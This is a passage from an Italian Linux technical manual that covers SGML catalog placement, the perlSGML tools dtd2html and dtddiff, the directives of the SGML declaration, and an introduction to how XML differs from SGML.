Il problema fondamentale sta nello stabilire la collocazione dei DTD e dei file delle entità generali relative. Infine, si tratta di definire un catalogo unico per tutti questi DTD e per i file delle entità. I file dei DTD vengono collocati nella directory '`/usr/share/sgml/dtd/`', mentre quelli delle entità si trovano nella directory '`/usr/share/sgml/entities/`'. A questo punto, per facilitare l'indicazione dei file nel catalogo, questo dovrebbe trovarsi opportunamente nella directory '`/etc/sgml/`', con il nome '`catalog`'; così il file del catalogo può essere aggiornato senza interferire con la gerarchia '`/usr/`' che deve poter essere innestata in sola lettura.

Avendo organizzato tutto in questo modo, ogni volta che si installa un nuovo pacchetto di strumenti SGML, questo dovrebbe provvedere ad aggiungere nel catalogo standard tutte le dichiarazioni che lo riguardano.

La base di questa struttura nella distribuzione Debian è costituita dai pacchetti '`sgml-base_*.deb`' e '`sgml-data_*.deb`'.

456.7 perlSGML: analisi di un DTD

Quando si realizza un DTD per qualche scopo, potrebbe essere importante disporre di strumenti adatti alla sua analisi, per verificare la sua coerenza con l'obiettivo che ci si pone. Sono importanti a questo proposito i programmi di servizio del pacchetto perlSGML. Qui ne vengono mostrati solo alcuni.

In generale, per fare in modo che questi programmi di analisi funzionino correttamente, è opportuno che la directory corrente nel momento in cui si avviano corrisponda a quella in cui si trova il catalogo, in maniera tale che poi da lì, possa trovare le entità che fossero state collocate eventualmente in un file esterno. Se poi il file del catalogo non si chiama '`catalog`', occorre usare l'opzione opportuna per indicare il nome corretto.

Il primo programma che qui viene preso in considerazione a proposito di perlSGML è '**`dtd2html`**':

```
dtd2html [opzioni] file_dtd...
```

'**`dtd2html`**' genera un rapporto sui DTD elencati alla fine degli argomenti, in forma di ipertesto HTML.

Tabella 456.42. Alcune opzioni.

Opzione	Descrizione
`-help`	Emette un riepilogo dell'utilizzo del programma.
`-catalog` ***catalogo***	Permette di indicare il nome del file contenente il catalogo SGML. In mancanza di questa opzione, viene cercato il file '`catalog`' nella directory corrente.
`-outdir` ***directory***	Permette di specificare una directory diversa da quella corrente, nella quale vanno generate le pagine HTML.
`-ents`	Fa in modo che venga aggiunta una pagina HTML con l'elenco delle entità dichiarate nel corpo principale del DTD.
`-tree`	Fa in modo che venga aggiunta una pagina HTML con l'albero degli elementi SGML collegati tra loro in base alle dipendenze relative.

Segue la descrizione di alcuni esempi.

- `$` **`dtd2html dtd/mio.dtd`** [*Invio*]

  Analizza il file '`./dtd/mio.dtd`' utilizzando il catalogo '`./catalog`' e generando i file HTML nella directory corrente.

- `$` **`dtd2html -catalog catalogo dtd/mio.dtd`** [*Invio*]

  Come nell'esempio precedente, specificando che il catalogo è contenuto nel file '`./catalogo`'.

- `$` **`dtd2html -catalog catalogo -outdir /tmp dtd/mio.dtd`** [*Invio*]

Come nell'esempio precedente, richiedendo che i file HTML siano creati nella directory '/tmp/'.

- $ **dtd2html -catalog catalogo -outdir /tmp -ents dtd/mio.dtd** [*Invio*]

  Come nell'esempio precedente, richiedendo anche la generazione di una pagina dedicata alle entità dichiarate nel DTD.

- $ **dtd2html -catalog catalogo -outdir /tmp -ents -tree dtd/mio.dtd** [*Invio*]

  Come nell'esempio precedente, richiedendo anche la generazione di una pagina contenente l'albero degli elementi.

Il programma '**dtddiff**' permette di confrontare due DTD, per conoscere le differenze di contenuto tra i due. Il risultato viene emesso attraverso lo standard output:

```
dtddiff [opzioni] file_dtd file_dtd
```

Tabella 456.43. Alcune opzioni.

Opzione	Descrizione
-help	Emette un riepilogo dell'utilizzo del programma.
-catalog *catalogo*	Permette di indicare il nome del file contenente il catalogo SGML. In mancanza di questa opzione, viene cercato il file 'catalog' nella directory corrente.

Segue la descrizione di alcuni esempi.

- $ **dtddiff -catalog catalogo dtd/mio.dtd dtd2/mio.dtd** [*Invio*]

  Confronta i DTD './dtd/mio.dtd' e './dtd/mio2.dtd', utilizzando il catalogo './catalogo'.

456.8 Riferimenti

- Vidar Bronken Gundersen, Rune Mathisen, *ISO character entities and their LaTeX equivalents*

  ⟨*http://www.bitjungle.com/isoent* ⟩

  ⟨*http://www.bitjungle.com/files/isoent-ref.pdf* ⟩

[1] Apparentemente, anche la distribuzione Red Hat si sta preparando per questo. Per quanto riguarda la versione 6.0, sono disponibili dei pacchetti RPM organizzati in modo simile a quelli della distribuzione Debian, nella raccolta «Powertools».

Dichiarazione SGML

Fino a questo punto è stata ignorata la dichiarazione SGML, che in generale non dovrebbe essere un problema per l'utilizzatore, ma rappresenta pur sempre un elemento determinante per la comprensione della filosofia di questo linguaggio.

La dichiarazione SGML è qualcosa che viene prima del DTD; serve a definire la forma del sorgente e alcune caratteristiche del linguaggio utilizzato. Attraverso la dichiarazione si possono modificare molti comportamenti convenzionali, facendo anche cambiare aspetto notevolmente al linguaggio stesso. Tutto quello che è stato descritto di SGML nei capitoli precedenti, fa affidamento sulla dichiarazione SGML raccomandata, ma volendo si potrebbero cambiare molte cose. Per fare un esempio pratico, XML può essere inteso come un modo di utilizzare SGML in base a una dichiarazione particolare, realizzata per le esigenze specifiche della pubblicazione di documentazione attraverso la rete.

La dichiarazione SGML si fa generalmente in un file apposito; tutte le direttive sono contenute all'interno di un'istruzione sola del tipo seguente:

```
<!SGML "ISO 8879:1986"
…
…
…
>
```

In pratica, nel modello mostrato, le direttive occupano il posto dei puntini di sospensione.

Si osservi che lo standard originale ISO prevedeva la definizione '**8879-1986**', che successivamente è stata modificata nel modo mostrato, ovvero '**8879:1986**'. Lo stesso ragionamento vale per gli altri standard ISO che prevedono l'indicazione dell'anno.

Esiste una variante recente allo standard ISO 8879:1996 e precisamente si tratta di cambiamenti pensati per facilitare la comunicazione attraverso la rete. La stringa che fa riferimento a questo standard esteso è:

```
"ISO 8879:1986 (WWW)"
```

La si ritrova in particolare nella dichiarazione dell'HTML 4.* e nell'XML.

In questo capitolo vengono mostrate solo alcune direttive che possono essere utili per capire il senso della dichiarazione SGML. Per approfondire lo studio di questo linguaggio, bisogna procurarsi la documentazione originale ISO.

457.1 Codifica

La codifica dei caratteri utilizzata nel sorgente SGML non può essere ignorata, soprattutto perché alcuni codici hanno significati speciali che vanno oltre il carattere vero e proprio. Le direttive riferite alla codifica del sorgente iniziano con la parola chiave '**CHARSET**' che delimita la sezione relativa:

```
CHARSET
    definizione_riferita_all'insieme_di_caratteri
    ...
```

In generale, si inizia con la definizione di un insieme standard di riferimento, attraverso l'uso di un identificatore standard:

```
BASESET insieme_di_caratteri
```

L'identificatore che definisce lo standard è normalmente una stringa abbastanza dettagliata. L'esempio seguente definisce l'insieme di partenza corrispondente all'ISO 646:1983, ovvero all'ASCII tradizionale:

```
    BASESET     "ISO 646:1983//CHARSET
                International Reference Version (IRV)//ESC 2/5 4/0"
```

La direttiva appare su due righe, ma si tratta solo di una possibilità e non di una necessità, tanto che in alcuni casi la si può vedere anche distribuita su tre righe. Dopo la definizione dell'insieme di partenza, si può descrivere nel dettaglio l'utilizzo e la conversione dei codici corrispondenti ai caratteri:

```
DESCSET
    inizio    quantità    {corrispondenza|UNUSED}
    ...
```

Si osservi l'esempio:

```
    DESCSET
          0   9 UNUSED
          9   2  9
         11   2 UNUSED
         13   1 13
         14  18 UNUSED
         32  95 32
        127   1 UNUSED
```

Il primo numero indica il codice corrispondente al carattere iniziale di un raggruppamento composto da una sequenza di ***n*** caratteri; il secondo valore indica una quantità di caratteri che possono essere ignorati oppure anche trasformati, partendo dal codice rappresentato dal terzo valore.

Nell'esempio, i codici che vanno da 0 a 8, in decimale (nel senso che si tratta di valori espressi in base 10), non sono utilizzati; inoltre i codici da 9 a 10 vengono convertiti con il codice 9 e seguenti (in pratica non vengono convertiti affatto). In sostanza, ciò che mostra l'esempio non ha lo scopo di convertire alcunché, ma solo di filtrare codici inutili: vengono lasciati passare i caratteri grafici, a partire dallo spazio, oltre a <*HT*>, <*LF*> e <*CR*>. Volendo esprimere la cosa in modo più esplicito, si possono usare anche dei commenti descrittivi:

```
    DESCSET
          0  9 UNUSED
          9  1  9       -- HT --
         10  1 10       -- LF --
         11  2 UNUSED
         13  1 13       -- CR --
         14 18 UNUSED
         32 95 32       -- SP e altri caratteri grafici --
        127  1 UNUSED
```

La sequenza di direttive '**BASESET**' e '**DESCSET**' può anche essere ripetuta, quando dopo l'ASCII normale, i primi 7 bit, si vuole fare riferimento a qualcosa di più. Per esempio, la dichiarazione relativa alla codifica dell'HTML 3.2, si presenta come si vede di seguito:

```
CHARSET
     BASESET  "ISO 646:1983//CHARSET
               International Reference Version
               (IRV)//ESC 2/5 4/0"
     DESCSET  0    9   UNUSED
              9    2   9
              11   2   UNUSED
              13   1   13
              14   18  UNUSED
              32   95  32
              127  1   UNUSED
     BASESET  "ISO Registration Number 100//CHARSET
               ECMA-94 Right Part of
               Latin Alphabet Nr. 1//ESC 2/13 4/1"
     DESCSET  128  32   UNUSED
              160  96    32
```

Rispetto a quanto già visto si aggiunge il riferimento allo standard ISO 8859-1 (Latin 1). Si può vedere che vengono esclusi i primi 32 codici a partire dal numero 128, che non contengono simboli grafici utili.

457.2 Capacità

Per qualche ragione storica, che ormai non avrebbe più motivo di sussistere, è prevista una sezione attraverso la quale si definisce la capacità elaborativa dell'analizzatore SGML. Si tratta di stabilire dei limiti di spazio per la gestione di una serie di informazioni. In generale, non dovrebbe essere determinante la dimensione da dare ai vari attributi riferiti a questa capacità; tuttavia, si tratta di un'indicazione che rimane, per la quale si fa riferimento allo standard, oppure si indica semplicemente che non ci sono limiti. Nel primo caso si indica,

```
CAPACITY PUBLIC  "ISO 8879:1986//CAPACITY Reference//EN"
```

nel secondo soltanto

```
CAPACITY NONE
```

A titolo di esempio si mostra anche la direttiva relativa riferita all'HTML 3.2 e 4:

```
CAPACITY        SGMLREF
                TOTALCAP        150000
                GRPCAP          150000
                ENTCAP          150000
```

Si osservi la parola chiave '**SGMLREF**' che può essere usata anche altrove. Rappresenta il riferimento ai valori predefiniti SGML, prima di modificarli o integrarli con le richieste successive.

457.3 Ambito

La sintassi del linguaggio SGML può essere alterata in parte, attraverso una serie di direttive descritte nella prossima sezione. L'ambito della definizione della sintassi SGML può essere controllato attraverso la direttiva '**SCOPE**':

```
SCOPE DOCUMENT|INSTANCE
```

La direttiva '**SCOPE DOCUMENT**' indica che la sintassi si applica sia al DTD, sia al sorgente SGML; nell'altro caso, '**SCOPE INSTANCE**' si riferisce solo al sorgente, mentre il DTD va interpretato in base alla sintassi standard predefinita (la ***sintassi concreta di riferimento***).

Di solito si usa la direttiva '**SCOPE DOCUMENT**'.

457.4 Sintassi concreta

La ***sintassi concreta*** è ciò che definisce i delimitatori dei marcatori SGML, il ruolo dei codici di controllo e altri dettagli riferiti alla sintassi SGML. In particolare si parla di sintassi concreta di riferimento quando si vuole indicare quella predefinita, ovvero quella a cui si fa riferimento di solito. Le direttive che compongono la definizione della sintassi concreta sono introdotte dalla sezione '**SYNTAX**', a cui spesso segue la stringa di un identificatore pubblico, per richiamare inizialmente una serie di caratteristiche standard che poi vengono alterate o integrate dalle direttive successive:

```
SYNTAX   PUBLIC  "ISO 8879:1986//SYNTAX Reference//EN"
```

457.4.1 Caratteri da evitare

La prima cosa che si specifica all'interno della dichiarazione della sintassi concreta è l'elenco dei numeri decimali corrispondenti ai codici, o caratteri, che non devono essere usati nel testo del sorgente. Questi non vengono passati all'applicazione successiva dall'analizzatore SGML. All'interno dei codici esclusi in questo modo ci possono essere comunque simboli o caratteri di controllo che servono in altri ambiti, come viene mostrato in seguito.

La codifica a cui si fa riferimento, non è quella ottenuta dopo la trasformazione con la direttiva '**DESCSET**' della sezione '**CHARSET**', ma quella della stessa direttiva della sezione '**SYNTAX**', come viene descritto tra poco.

La direttiva in questione è molto semplice; spesso, quando si tratta dell'ASCII, si utilizza direttamente l'esempio seguente:

```
SHUNCHAR CONTROLS 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
         17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 127
```

457.4.2 Codifica nell'ambito della sintassi concreta

Nell'ambito della definizione della sintassi concreta, è necessario specificare nuovamente la codifica di partenza e la conversione eventuale. Tutto procede esattamente come è già stato visto in precedenza, nella sezione '**CHARSET**', con la differenza che in generale si preferisce lasciare tutto come si trova:

```
BASESET  "ISO 646:1983//CHARSET
         International Reference Version
         (IRV)//ESC 2/5 4/0"
DESCSET  0 128 0
```

L'esempio si riferisce al caso in cui si utilizzi solo l'ASCII. Comunque, si può osservare che la direttiva '**DESCSET**' non esclude alcunché e non trasforma alcun carattere.

457.4.3 Codici con funzioni speciali

Si possono definire alcuni codici con funzioni speciali, attribuendo loro un nome, a cui si accede con macro del tipo '**&#*nome*;**'. Spesso si fa uso di queste macro nel DTD, precisamente nelle mappe di sostituzione. Si dovrebbe ricordare che la macro '**&RE;**' fa riferimento convenzionalmente alla fine del record. Si osservi l'esempio seguente:

```
FUNCTION
    RE    13
    RS    10
    SPACE 32
    TAB   SEPCHAR 9
```

Si tratta della direttiva '**FUNCTION**' a cui segue la dichiarazione di una serie di nomi, abbinati al codice relativo. Si può osservare il caso del nome '**TAB**', a cui si aggiunge la parola chiave '**SEPCHAR**': si tratta effettivamente del carattere *<HT>*, che però, ai fini della sintassi concreta, viene tradotto con ciò che corrisponde a '**&SPACE;**', cioè uno spazio normale.

L'esempio mostra la definizione tipica di questa direttiva. Si può osservare che '**RE**' è abbinato a *<CR>*, per cui si suppone che il file sorgente SGML sia organizzato in modo da avere dei codici di interruzione di riga pari a *<CR><LF>*, come avviene nei sistemi Dos. Dipende molto dall'analizzatore SGML come funziona la cosa. In pratica, l'analizzatore potrebbe convertire autonomamente il file in questo modo, oppure potrebbe fare altre considerazioni.

457.4.4 Nomi

Attraverso la sottosezione '**NAMING**' è possibile definire quali caratteri possono essere usati nei «nomi». In questo modo si intendono i nomi degli elementi, delle entità, degli attributi e di alcuni tipi di valori da associare agli attributi.

In generale, si fa riferimento alle lettere latine dell'alfabeto inglese e alle cifre numeriche, tenendo conto che in generale è concesso solo di iniziare con una lettera. Per modificare questo assunto si interviene in direttive particolari, che limitano il primo carattere, oppure quelli restanti.

- ```
  LCNMSTRT "caratteri_ulteriori"
  ```

  ```
  UCNMSTRT "caratteri_ulteriori"
  ```

  Lower case name start, *Upper case name start*

  Descrivono rispettivamente il primo carattere minuscolo e maiuscolo. In generale, si indica semplicemente la stringa nulla, '""'.

- ```
  LCNMCHAR "caratteri_ulteriori"
  ```

  ```
  UCNMCHAR "caratteri_ulteriori"
  ```

  Lower case name characters, *Upper case name characters*

  Descrivono rispettivamente i caratteri successivi al primo, minuscoli e maiuscoli. In generale, si indica semplicemente la stringa nulla, '""'.

- ```
  NAMESTRT elenco_codici
  ```

  ```
  NAMECHAR elenco_codici
  ```

  Name start, *Name characters*

  Descrivono rispettivamente i codici utilizzabili nel primo carattere e in quelli restanti. Si usano queste direttive particolarmente nella definizione di XML.

- ```
  NAMECASE
  ```

  Si tratta di un'ulteriore sotto-sottosezione, con la quale si definisce la trasformazione o meno in maiuscolo:

  - ```
    GENERAL YES|NO
    ```
    ```

in questo caso si controlla la conversione in maiuscolo di tutti i nomi, tranne le entità (nell'SGML tradizionale si attiva questa opzione);

–
```
ENTITY YES|NO
```
si controlla la conversione in maiuscolo dei nomi di entità e dei loro riferimenti: le macro (nell'SGML tradizionale non si attiva questa opzione).

Nell'SGML normale si utilizza abitualmente la sezione '**NAMING**' nel modo seguente:

```
NAMING
    LCNMSTRT  ""
    UCNMSTRT  ""
    LCNMCHAR  "-."
    UCNMCHAR  "-."
    NAMECASE
        GENERAL     YES
        ENTITY      NO
```

In questo modo, si può osservare che i nomi possono contenere anche il trattino ('**-**') e il punto ('**.**'), ma non possono iniziare così; inoltre, tutti i nomi, tranne quelli delle entità, vengono convertiti in maiuscolo (si parla di ***normalizzazione***), per cui non fa differenza in che modo sono stati scritti.

457.4.5 Delimitatori

La sottosezione introdotta dalla parola chiave '**DELIM**' può servire per intervenire nella definizione dei delimitatori. In generale non si modifica nulla e ci si limita a confermare lo standard di riferimento, attraverso la parola chiave '**SGMLREF**':

```
DELIM
    GENERAL   SGMLREF
    SHORTREF  SGMLREF
```

A volte viene disabilitato l'uso delle mappe di sostituzione nel DTD, attraverso la direttiva '**SHORTREF NONE**', come avviene in XML.

Nell'HTML 4 e in XML è stata aggiunta la possibilità di indicare delle macro carattere nella forma '**&x*n*;**', per rappresentare i caratteri attraverso cifre esadecimali. Per ottenere questo risultato, dopo la direttiva '**GENERAL SGMLREF**', si aggiunge la dichiarazione di '**HCRO**':

```
DELIM
    GENERAL   SGMLREF
    HCRO      "&#38;#x"
    SHORTREF  SGMLREF
```

Naturalmente, in XML ci sono poi altre aggiunte, che qui non vengono mostrate.

457.4.6 Nomi riservati

Alcune nomi che hanno significati speciali possono essere modificati nella sottosezione '**NAMES**'. In generale, queste cose non si fanno, per cui si abbina semplicemente la dichiarazione predefinita: '**SGMLREF**':

```
        NAMES
            SGMLREF
```

457.4.7 Quantità

Nell'ambito della sintassi concreta è possibile definire il limite a una serie di quantità. Di solito non ci si preoccupa di queste cose, oppure si scrivono direttive per richiedere limiti molto elevati. Per fare riferimento allo standard, si utilizza la parola chiave '**SGMLREF**' come al solito:

```
        QUANTITY SGMLREF
```

Eventualmente si aggiungono le varianti che si ritiene necessario apportare. L'esempio seguente è tratto dalla configurazione predefinita di SP e appare evidente l'intenzione di estendere al massimo i limiti, anche senza spiegare nel dettaglio il significato di ogni parametro:

```
        QUANTITY SGMLREF
            ATTCNT    99999999
            ATTSPLEN  99999999
            DTEMPLEN  24000
            ENTLVL    99999999
            GRPCNT    99999999
            GRPGTCNT  99999999
            GRPLVL    99999999
            LITLEN    24000
            NAMELEN   99999999
            PILEN     24000
            TAGLEN    99999999
            TAGLVL    99999999
```

Con XML, o comunque con la dichiarazione «Web SGML», '**ISO 8879:1986 (WWW)**', è possibile usare una forma differente e più intuitiva per indicare che non si vogliono porre limiti:

```
         QUANTITY NONE
```

457.5 Proprietà

L'ultima sezione della dichiarazione SGML serve a raccogliere la definizione delle proprietà: '**FEATURES**'. Contiene in particolare tre sottosezioni intitolate rispettivamente '**MINIMIZE**', '**LINK**' e '**OTHER**'. Non è il caso di approfondire queste definizioni, a parte qualche direttiva che può essere interessante.

Per cominciare, conviene osservare la sezione '**FEATURES**' dell'HTML 4:

```
FEATURES
    MINIMIZE
        DATATAG  NO
        OMITTAG  YES
        RANK     NO
        SHORTTAG YES
    LINK
        SIMPLE   NO
        IMPLICIT NO
        EXPLICIT NO
    OTHER
        CONCUR   NO
        SUBDOC   NO
        FORMAL   YES
```

Nella sottosezione '**MINIMIZE**' è importante tenere in considerazione l'opzione '**DATATAG**', che in generale è bene sia disattivata come appare nell'esempio. Questa dovrebbe servire per specificare una stringa che nel testo deve essere presa in considerazione come una chiusura implicita di un elemento. L'opzione '**OMITTAG**' consente di utilizzare le regole di minimizzazione nel DTD.

La sottosezione '**OTHER**' permette di definire delle caratteristiche interessanti riguardo all'organizzazione del DTD, del sorgente e dei cataloghi. L'opzione '**CONCUR**' consente, se attivata, di gestire più DTD nello stesso documento. Ciò può servire quando è consentita l'aggregazione di più sorgenti che a loro volta utilizzano DTD differenti. Data la complessità che si creerebbe in questo modo, tale opzione viene disabilitata normalmente. L'opzione '**SUBDOC**' permette, se abilitata, di aggregare più sorgenti SGML assieme (che di solito condividono lo stesso DTD implicitamente); se si abilita l'opzione occorre aggiungere l'indicazione del numero massimo di livelli di annidamento a cui si può arrivare. L'opzione '**FORMAL**', se attivata, serve a richiedere l'uso corretto degli identificatori pubblici; se non è attivata, l'identificazione può avvenire in modo meno rigoroso.

L'esempio seguente mostra l'impostazione tradizionale di un sistema SGML:

```
    FEATURES

        MINIMIZE
            DATATAG   NO
            OMITTAG   YES
            RANK      YES
            SHORTTAG  YES

        LINK
            SIMPLE    YES 1000
            IMPLICIT  YES
            EXPLICIT  YES 1

        OTHER
            CONCUR    NO
            SUBDOC    YES 99999999
            FORMAL    YES
```

457.6 Applicazione di una dichiarazione SGML in pratica

La dichiarazione SGML può essere attribuita attraverso il catalogo, con la direttiva '**SGMLDECL**':

```
SGMLDECL "HTML4.dcl"
```

L'esempio mostra il riferimento al file '`HTML4.dcl`', contenente la dichiarazione SGML desiderata.

Potrebbe essere impossibile selezionare tra più dichiarazioni alternative. In tal caso, diventa necessario predisporre più cataloghi, uno per ogni tipo di dichiarazione che si intende utilizzare.

457.7 Esempio conclusivo

Per concludere viene mostrato un esempio completo di una dichiarazione SGML realizzata per poter utilizzare nel sorgente la codifica ISO 8859-1, che potrebbe essere adatta alle situazioni più comuni (appare anche la sezione '**APPINFO**' che non è stata descritta). Altri esempi possono essere ottenuti dal pacchetto SP sorgente, nel quale si può trovare anche la dichiarazione di XML.

```
<!SGML "ISO 8879:1986 (WWW)"
    CHARSET
        BASESET  "ISO 646-1983//CHARSET
                 International Reference Version (IRV)//ESC 2/5 4/0"
        DESCSET
            0   9 UNUSED
            9   2  9
            11   2 UNUSED
            13   1 13
            14  18 UNUSED
            32  95 32
            127  1 UNUSED
        BASESET  "ISO Registration Number 100//CHARSET
                 ECMA-94 Right Part of
                 Latin Alphabet Nr. 1//ESC 2/13 4/1"
        DESCSET  128  32   UNUSED
                 160  96    32

    CAPACITY PUBLIC    "ISO 8879:1986//CAPACITY Reference//EN"

    SCOPE    DOCUMENT

    SYNTAX

        SHUNCHAR CONTROLS 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
                 18 19 20 21 22 23 24 25 26 27 28 29 30 31 127

        BASESET  "ISO 646-1983//CHARSET International Reference Version
                 (IRV)//ESC 2/5 4/0"

        DESCSET
```

```
        0 128 0

    FUNCTION
        RE                    13
        RS                    10
        SPACE                 32
        TAB       SEPCHAR     9

    NAMING
        LCNMSTRT  ""
        UCNMSTRT  ""
        LCNMCHAR  "-."
        UCNMCHAR  "-."
        NAMECASE
            GENERAL     YES
            ENTITY      NO

    DELIM
        GENERAL   SGMLREF
        HCRO      "&#38;#x"
        SHORTREF  SGMLREF

    NAMES    SGMLREF

    QUANTITY NONE

FEATURES

    MINIMIZE
        DATATAG   NO
        OMITTAG   YES
        RANK      NO
        SHORTTAG  NO

    LINK
        SIMPLE    YES 1000
        IMPLICIT  YES
        EXPLICIT  YES 1

    OTHER
        CONCUR    NO
        SUBDOC    YES 99999999
        FORMAL    YES

APPINFO NONE
>
```

457.8 Riferimenti

- *The SGML/XML Web Page*
  ⟨*http://www.oasis-open.org/cover/* ⟩
- Wayne L. Wohler, *SGML Declarations*
  ⟨*http://www.oasis-open.org/cover/wlw11.html* ⟩
- *The SGML Newsletter*
  ⟨*http://architag.com/tag/* ⟩

Capitolo 458

XML: introduzione

XML è un linguaggio derivato dall'SGML, da intendersi come un sottoinsieme «compatibile» con questo; in particolare, il nome rappresenta l'acronimo di *Extensible markup language*. Il motivo per il quale è stata introdotta questa variante dell'SGML è dovuto all'esigenza di trovare un compromesso tra l'SGML originale e l'HTML, che è solo un'applicazione di SGML troppo limitata per la documentazione multimediale. In pratica, l'intento è stato ed è quello di semplificare leggermente l'SGML rendendo disponibili molte qualità dell'SGML che un'applicazione rigida come l'HTML non è in grado di offrire.

In generale, un documento XML è un'***applicazione*** di XML; nello stesso modo, l'HTML (come linguaggio) è un'applicazione SGML.

È bene chiarire che XML nasce come sottoinsieme di SGML, ma nel tempo si evolve e si allontana da SGML. In particolare, la prima caratteristica che comincia il distacco tra i due è l'introduzione dei domini applicativi (*namespace*), che rende difficile l'abbinamento di un DTD a un documento XML che ne fa uso.

458.1 Differenze significative tra SGML e XML

In questa sezione vengono affrontate solo le caratteristiche salienti di XML che lo distinguono sostanzialmente dall'SGML, ovvero il suo predecessore (per un approfondimento si può leggere il capitolo 455).

458.1.1 Codifica

La novità più importante di XML è l'utilizzo predefinito dell'insieme di caratteri universale, prevalentemente attraverso la forma UTF-8 e UTF-16. Questo fatto ha delle implicazioni importanti, in quanto i riferimenti a macro del tipo '**&*n*;**' e '**&x*n*;**' si fanno ai punti di codifica dello standard ISO 10646 (nel primo caso il numero è espresso in decimale, mentre nel secondo si tratta di un numero esadecimale).

XML non esclude a priori l'utilizzo di altri tipi di codifica; tuttavia, se non è possibile usare le codifiche UTF-***n***, per evitare ambiguità potrebbe essere conveniente limitarsi all'uso dell'ASCII tradizionale, dal momento che è perfettamente compatibile con la forma UTF-8. Eventualmente è possibile anche specificare il tipo di codifica attraverso un'istruzione apposita, che viene mostrata in seguito.

458.1.2 Commenti

I commenti si indicano in linea di massima come in SGML, attraverso la forma:

```
<-- commento -->
```

Come nell'SGML si deve evitare l'uso di due trattini in sequenza, '**--**', ma in XML non è ammissibile il commento nullo nella forma '**<!>**'.

458.1.3 Marcatori ed elementi vuoti

In XML, gli elementi devono essere aperti e chiusi correttamente attraverso i marcatori relativi; in pratica non è possibile più lasciare all'analizzatore XML il compito di determinare da solo la cosa in base al contesto. Questa limitazione è importante per facilitare il compito dei programmi che devono interpretare un documento XML e comunque si riflette positivamente nella struttura del sorgente del documento stesso.

Gli elementi vuoti vanno indicati regolarmente con il marcatore di chiusura, oppure con un solo marcatore speciale, che ha la forma seguente:

```
<nome_elemento/>
```

In pratica, alla fine del marcatore appare una barra obliqua prima del simbolo '**>**'.

> Di fatto, per problemi di compatibilità, si lascia uno spazio prima della barra finale. Per esempio: '**<hr />**'.

L'assenza della possibilità di definire dei marcatori di apertura o di chiusura opzionali, fa sì che si semplifichi la dichiarazione di questi nel DTD:

```
<ELEMENT nome_elemento modello_del_contenuto >
```

Nella figura 458.1 si vede un confronto tra la dichiarazione SGML e quella XML. Si vede chiaramente che in XML mancano le regole di minimizzazione.

Figura 458.1. Scomposizione delle varie parti della dichiarazione di un elemento SGML e XML.

SGML:

```
<!ELEMENT titolo      - O (#PCDATA) >
```

nome dell'elemento

delimitatore conclusivo dell'istruzione

dichiarazione di un elemento

modello del contenuto

delimitatore di apertura dell'istruzione SGML

regole di minimizzazione

XML:

```
<!ELEMENT titolo          (#PCDATA) >
```

In XML, i nomi che si attribuiscono agli elementi e agli attributi sono sensibili alla differenza tra lettere maiuscole e minuscole; per esempio, l'elemento '**testo**' è diverso dall'elemento '**Testo**' e da tutte le altre varianti possibili. Per la precisione, i nomi devono sottostare alle regole seguenti:

- devono iniziare con una lettera alfabetica, oppure con un trattino basso ('_', ovvero #x5F), e possono contenere anche cifre numeriche, il punto, il trattino basso e il trattino normale (#x2D);
- non possono contenere spazi;
- possono contenere i due punti ('**:**'), ma questa possibilità è comunque riservata a situazioni particolari (serve a definire un prefisso che rappresenta un contesto);
- non possono iniziare con la sigla '**xml**', o con qualunque altra variazione delle lettere minuscole e maiuscole, dal momento che questi potrebbero avere in seguito dei significati speciali.

458.1.4 Entità predefinite

Alcune entità standard essenziali sono predefinite e teoricamente non è necessario specificarle nel DTD. Si tratta di '**amp**', '**lt**', '**gt**', '**apos**' e '**quot**'. Le macro relative sono '**&**', '**<**', '**>**', '**'**' e '**"**'.

Si può osservare questo particolare nella dichiarazione SGML di XML:

```
    SYNTAX
        ...
        ENTITIES
            "amp"  38
            "lt"   60
            "gt"   62
            "quot" 34
            "apos" 39
```

458.1.5 Entità parametriche

In XML, le entità parametriche possono essere utilizzate solo all'interno del DTD. Da ciò consegue logicamente che le sezioni marcate con le quali si può includere o escludere del testo in base al contenuto di un'entità parametrica, possono esistere solo nel DTD.

```
<!ENTITY % bozza 'INCLUDE' >
<!ENTITY % finale 'IGNORE' >

<![%bozza;[
<!ELEMENT libro (commento*, titolo, corpo)>
]]>
<![%finale;[
<!ELEMENT libro (titolo, corpo)>
]]>
```

L’esempio mostra un pezzo di un DTD ipotetico, in cui vengono dichiarate due entità parametriche, ‘**`bozza`**’ e ‘**`finale`**’. In questo caso, la macro ‘**`%bozza;`**’ si traduce nella parola ‘**`INCLUDE`**’, mentre la macro ‘**`%finale;`**’ si traduce nella parola ‘**`IGNORE`**’. In questo modo, viene dichiarato l’elemento ‘**`libro`**’ nella prima modalità: quella che ammette la presenza dell’elemento ‘**`commento`**’.

458.1.6 Altre sezioni marcate

XML ammette l’uso di un’altra sezione marcata soltanto, la sezione ‘**`CDATA`**’ per delimitare del testo letterale.

```
<![CDATA[Il marcatore <ciao> serve per...]]>
```

L’esempio mostra in che modo sia possibile utilizzare letteralmente i simboli ‘**`<`**’ e ‘**`>`**’ in una sezione ‘**`CDATA`**’.

458.1.7 Istruzioni di elaborazione

Le istruzioni di elaborazione sono una novità in XML. Servono in qualche modo per passare delle informazioni alle applicazioni. Si distinguono per avere la forma seguente:

```
<?istruzione_di_elaborazione?>
```

Il testo che compone l’istruzione dipende dall’applicazione a cui è diretto. È importante tenere presente che tutto ciò che inizia con la stringa ‘**`xml`**’, assieme a tutte le sue variazioni di lettere maiuscole e minuscole, è riservato.

In generale, in base al significato che può avere l’istruzione di elaborazione, queste possono trovarsi in qualunque parte del sorgente XML.

Normalmente si inizia sempre un sorgente XML con un’istruzione di elaborazione che dichiara la versione di XML a cui si fa riferimento, assieme alla codifica utilizzata:

```
<?xml version="1.0" encoding="UTF-8"?>
```

458.2 Convenzioni dell’XML

Nella descrizione delle differenze tra XML e SGML sono già state presentate alcune convenzioni di XML che non sono esprimibili nella dichiarazione SGML relativa. In pratica, si tratta di regole che vanno tenute in considerazione quando si scrive un DTD per un documento XML. Vale la pena di raccogliere le convenzioni più importanti.

- I nomi di elementi e degli attributi che iniziano per ‘**`xml`**’, con qualsiasi altra variante delle lettere maiuscole e minuscole, sono riservati.
- Gli elementi che ne possono avere bisogno, devono poter disporre di un attributo denominato ‘**`xml:space`**’, a cui possano essere assegnate le parole chiave ‘**`default`**’ o ‘**`preserve`**’. Il suo scopo è quello di definire il comportamento nei confronti degli spazi (di tutti i caratteri assimilabili a questo concetto). Assegnando la parola chiave ‘**`default`**’

